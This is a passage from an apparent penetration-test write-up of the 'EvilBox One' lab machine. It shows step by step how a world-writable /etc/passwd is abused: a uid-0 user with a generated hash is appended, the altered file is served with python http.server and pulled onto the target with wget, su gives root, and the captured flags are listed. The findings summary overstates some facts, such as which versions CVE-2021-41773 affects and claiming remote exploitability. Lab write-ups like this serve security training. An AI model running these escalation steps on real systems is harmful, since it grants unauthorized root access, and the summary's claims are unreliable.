4096 ago 16 2021 cron.d drwxr-xr-x 2 root root 4096 ago 16 2021 cron.daily drwxr-xr-x 2 root root 4096 ago 16 2021 cron.hourly drwxr-xr-x 2 root root 4096 ago 16 2021 cron.monthly -rw-r--r-- 1 root root 1042 oct 11 2019 crontab drwxr-xr-x 2 root root 4096 ago 16 2021 cron.weekly drwxr-xr-x 4 root root 4096 ago 16 2021 dbus-1 -rw-r--r-- 1 root root 2969 feb 26 2019 debconf.conf -rw-r--r-- 1 root root 6 jun 13 2021 debian_version drwxr-xr-x 3 root root 4096 ago 16 2021 default -rw-r--r-- 1 root root 604 jun 26 2016 deluser.conf -rw-rw-rw- 1 root root 1398 ago 16 2021 passwd</pre>

		<p>Description : -</p> <p>/etc/passwd file has read and write permissions for user, group and others. We can add a new root user to the machine by editing /etc/passwd file.</p> <p>Command : -</p> <p>ls -la</p>
17	<p>Creation of new root user</p>	<pre> mowree@EvilBoxOne:~\$ cat /etc/passwd root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin messagebus:x:104:110::/nonexistent:/usr/sbin/nologin sshd:x:105:65534::/run/ssh:/usr/sbin/nologin mowree:x:1000:1000:mowree,,,:/home/mowree:/bin/bash systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin </pre> <pre> (lakshay@lakshay)~\$ mkpasswd -m sha-512 Password: \$6\$RE.pZC6y3rB3cZ2l\$9JWq.vyo611PjzovBLGqybZKrCViGPXZoJYjogu2KNj18RQ4Lu.50h/JoSRomQ4.I36/LYzhLtY87bCXp0Q43/ </pre> <pre> (lakshay@lakshay)~/Downloads/passwd\$ ls passwd.txt (lakshay@lakshay)~/Downloads/passwd\$ cat passwd.txt root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin messagebus:x:104:110::/nonexistent:/usr/sbin/nologin sshd:x:105:65534::/run/ssh:/usr/sbin/nologin mowree:x:1000:1000:mowree,,,:/home/mowree:/bin/bash systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin lakshay:\$6\$RE.pZC6y3rB3cZ2l\$9JWq.vyo611PjzovBLGqybZKrCViGPXZoJYjogu2KNj18RQ4Lu.50h/JoSRomQ4.I36/LYzhLtY87bCXp0Q43/:0:0:root:/root:/bin/bash </pre>

		<pre>lakshay:\$b\$RE.p2C6y3rB3cZ2l\$9JWq.vyo611PjzovBLGqybZKfCViGPXZoJYjogu2KNj18RQ4Lu.50h/JoSRomQ4.136/LYzhLtY87bCxp0Q43/:0:0/root:/root:/bin/bash</pre> <p>Description : -</p> <p>The existing users that exist in /etc/passwd are copied and pasted to our own passwd file. SHA-512 hash of password for new user is created using “mkpasswd” tool.</p> <p>New user lakshay is added to our passwd file.</p>
18	Replacig /etc/passwd file in the target machine	 <p>Description : -</p> <p>http service is started on port 4444 from the folder where our modified passwd file is stored</p> <p>Command : -</p> <pre>python3 -m http.server 4444</pre>  <p>Description : -</p> <p>Modified passwd file is downloaded on the target machine</p> <p>Command : -</p> <pre>wget http://10.0.2.4:4444/passwd -O passwd</pre>
19	Switching to root user	 <p>Description : -</p> <p>After the modification user lakshay can be used to login a root user</p> <p>Command : -</p> <pre>su lakshay</pre>

20	Flag 2	<pre>root@EvilBoxOne:~# ls root.txt root@EvilBoxOne:~# cat root.txt 36QtXfdJWvdC0VavlPIApUbDlqTsBM</pre> <p>Description : -</p> <p>The flag is saved in "root.txt"</p> <p>Command : -</p> <p>cat root.txt</p> <p>Output : -</p> <p>36QtXfdJWvdC0VavlPIApUbDlqTsBM</p>
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Security Weaknesses

Apache HTTP Server Path Traversal & Remote Code Execution

The vulnerability, identified as CVE-2021-41773, is caused by a flaw in the way that the software handles requests for the path "/cgi-bin/". An attacker can exploit this vulnerability by sending a specially crafted HTTP request containing directory traversal characters ("../") to access files outside of the webroot and potentially execute arbitrary code.

The vulnerability affects all versions of Apache HTTP Server prior to version 2.4.50 and has been assigned a CVSS score of 9.8 (critical severity).

Weak permissions for /etc/passwd file

Linux systems use the /etc/passwd file to store information about user accounts, including usernames, encrypted passwords, and user IDs. A vulnerability was discovered in the way that the file's permissions are set that could allow an attacker to add a new root user to the system.

The vulnerability is caused by weak permissions on the /etc/passwd file, which can be modified by any user on the system. By appending a new user account entry to the file, an attacker can create a new root user with full access to the system.

This vulnerability is particularly dangerous because it can be exploited without requiring any special privileges or system access. Furthermore, the attack can be carried out remotely, making it a significant security risk.

External Penetration Test Findings

Apache HTTP Server Path Traversal & Remote Code Execution (Critical)

Description:	The vulnerability, identified as CVE-2021-41773, is caused by a flaw in the way that the software handles requests for the path <code>"/cgi-bin/"</code> . An attacker can exploit this vulnerability by sending a specially crafted HTTP request containing directory traversal characters (<code>"../"</code>) to access files outside of the webroot and potentially execute arbitrary code.
Impact:	Critical
System:	10.0.2.15 (EvilBox One)
References:	https://blog.qualys.com/vulnerabilities-threat-research/2021/10/27/apache-http-server-path-traversal-remote-code-execution-cve-2021-41773-cve-2021-42013

Exploitation Proof of Concept

Flag 1 (Non Root User) : 56Rbp0soobpzWSVzKh9YOvzGLgtPZQ

```
mowree@EvilBoxOne:~$ cat user.txt
56Rbp0soobpzWSVzKh9YOvzGLgtPZQ
```

Flag 2 (Root User) : 36QtXfdJWvdC0VavlPIApUbDlqTsBM

```
root@EvilBoxOne:~# ls
root.txt
root@EvilBoxOne:~# cat root.txt
36QtXfdJWvdC0VavlPIApUbDlqTsBM
```